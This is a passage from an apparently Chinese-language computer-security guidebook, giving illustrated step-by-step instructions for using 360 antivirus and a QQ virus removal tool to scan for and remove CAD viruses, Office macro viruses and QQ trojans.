
Step 02 单击“需扫描的分区”右侧的“所有分区”按钮，在弹出的下拉列表中选择需要扫描的分区，如下图所示。



Step 03 单击“开始扫描”按钮，即可开始扫描分区中存在的CAD病毒，对于扫描出来的CAD病毒，将直接进行查杀，如下图所示。



Step 04 扫描完成后，如果没有发现 CAD 病毒，将弹出一个“消息”对话框，提示用户扫描结束，未发现风险信息，如下图所示。



绝招14：查杀Office宏病毒




使用《360 杀毒》还可以对 Office 宏病毒进行查杀，具体的操作步骤如下。

Step 01 在《360 杀毒》的主界面中单击“宏病毒扫描”图标，如下图所示。



Step 02 弹出“360 杀毒”对话框，提示用户扫描前需要关闭已经打开的 Office 文档，如下图所示。



Step 03 单击“确定”按钮，即可开始扫描计算机中的宏病毒，并显示扫描的进度，如下图所示。




Step 04 扫描完成后，即可对扫描出来的宏病毒进行处理，这与“快速查杀”相似，这里不再详细介绍。


绝招15：查杀QQ木马病毒

使用 QQ 病毒专杀工具可以快速清除计算机中的 QQ 病毒、木马、流氓软件等，具体的操作步骤如下。


Step 01 双击 QQ 病毒专杀工具，即可打开“QQ 病毒专杀工具”主界面，如下图所示。




Step 02 单击“手动查毒”按钮，即可开始查杀病毒，并在“查杀病毒”工作窗口中显示扫描出来的结果，如下图所示。




Step 03 在扫描过程中，如果发现可疑病毒，会弹出一个信息提示框，单击“确定”按钮，即可将扫描出来的可疑病毒查杀，如下图所示。




Step 04 扫描完成后，在“查杀病毒”窗格中选择需要粉碎的文件，右击，在弹出的快捷菜单中选择“粉碎”菜单命令，如下图所示。




Step 05 弹出一个信息提示框，提示用户是否要彻底粉碎病毒体文件，如下图所示。



